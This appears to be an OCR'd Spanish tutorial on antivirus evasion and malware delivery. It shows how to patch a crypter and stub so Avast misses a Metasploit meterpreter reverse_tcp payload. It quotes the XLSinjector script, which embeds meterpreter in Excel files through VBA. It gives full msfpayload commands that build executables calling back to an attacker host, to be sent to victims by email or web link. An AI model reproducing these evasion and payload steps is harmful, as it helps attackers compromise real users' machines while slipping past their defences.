


OOooops, no es así, me sigue detectanto del payload, se me ocurre que igual además del stub tenga que modificar el cliente y por probar que no quede, sigo los mismos pasos que para modificar el stub.


Esta vez la firma la encuentro en la posición 467038 y ahora en lugar de rellenar con 0 modifico dos letras que estan en MAYUSCULA las pasaré a minusculas.



Tal que quedará de la siguiente forma.




Guardamos y comprobamos que ahora el antivirus no nos detecta el crypter.




Bien, segundo obstaculo resuelto.

Volveremos a pasar el payload por el crypternuevo con el stub modificado.



Y le pasamos el antivirus...




No puede ser , repasemos:

He modificado el stub y lo he vuelto indetectable.
He modificado el crypter y lo he vuelto indetectable.
Esto lo he hecho anteriormente con el mismo payload sin encodear.


Pues eso, blanco y en botella, nuestro avast detecta el x86/shikata_ga_nai con lo cual es peor el remedio que la enfermedad.

Vuelvo a crear un payload pero esta vez sin encodear.

Ruby msfpayload windows/meterpreter/reverse_tcp LHOST =192.168.1.59 X >C:\meterpretersinencoder.exe




Le paso el crypter modificado, con el stub modificado y compruebo el antivirus.




Esto está mejor, solo me queda comprobar el que payload funciona correctamente.

Pongo mi metasploit en modo multi/handler



Y ejecuto el payload :



Ya tengo mi meterpreter indetectable por mi antivirus.


Incrustar meterpreter en un fichero xls

Normalmente los métodos de infección más explotados pasan por el propio exe o per por inyectarlo en un fichero pdf, el siguiente ejemplo se realice mediante un fichero pdf.


Encontré en el siguiente enlace http://milo2012.wordpress.com/2009/09/27/xlsinjector/ un script que inyecta una sesión meterpreter en un fichero xls.

> XLSinjector
>
> I have just written a new script to injects meterpreter shell to excel file.
>
> This will speed up the pentesting process to embed malicious VBA scripts in excel files.
>
> For this script to work, you will need windows, microsoft excel, perl and perl module Win32:OLE
>
> To install perl module Win32:OLE (take note that its case sensitive)
> C:\> CPAN
> cpan> install Win32:OLE
>
> You can find my project at http://code.google.com/p/xlsinjector/
>
> To run the script, simple type
>
> [If you want it to download an excel file from the web]
> C:\ perl xlsinjector.pl -u http://website/excel.xls -o 1234.xls
>
> [If you want it to use a local excel file. Put the excel file in the same folder as the script]
> C:\ perl xlsinjector.pl -i excel.xls -o 1234.xls
>
> The -o argument is optional.

Vamos a ellos instalamos inicialmente para Windows la versión de Activeperl ActivePerl 5.14.2 Build 1402 , una vez instalada ejecutamos el comando CPAN




Instalamos las librerías Win32:OLE




Procederemos a ejecutar el script con el siguiente comando:

Perl xlsinjector.pl –i “hoja en blanco” –o “hoja salida”




Nos genera un fichero “fullmeterpreter.xls” con lo cual probaremos a ejecutarlo en la máquina víctima .

En un análisis inicial con el antivirus no se detecta nada en el fichero.



Ejecutemos el fichero a ver el resultado.



Microsoft Excel - fullmeterpreter.xls
Archivo Edición Ver Insertar Formato Herramientas Datos Ventana ?
Escriba una pregunta
C8
Microsoft Visual Basic
Se ha producido el error '53' en tiempo de ejecución:
Archivo no encontrado
Continuar
Finaliz
MALWARE BLOQUEADO
avast! Escudo del Sistema de Archivos ha bloqueado una amenaza.
No se requieren más acciones.
Objeto: C:\Documents and Settings\Administrador\QMVDTEUV5MbAdhpM4J.exe
Infección: Win32:Tipa [Cryp]
Acción: Movido al baúl
Proceso: C:\Archivos de programa\Microsoft Office\OFFICE11\EXCEL.EXE
La amenaza fue detectada y bloqueada cuando el archivo fue creado o modificado.
Informar de falso positivo
avast!
Hoja1
Inicio
Microsoft Excel - full...
ES
22:33

Msfpayload

Habrá momentos en los que no tendremos la posibilidad de ejecutar un exploit en remoto para conseguir una shell para ello metasploit nos proporciona un módulo de creación de payload para poder configurarlo a nuestra necesidades, en este ejemplo mostraremos como creamos un payload que posteriormente enviaremos a la victima y esta una vez ejecutado nos brindará una sesión de meterpreter.

Msf >ruby msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 X > c:\acceso.exe

Nos creara un fichero el cual enviaremos ya sea mediante correo, link a web, a la victima para que lo ejecute.

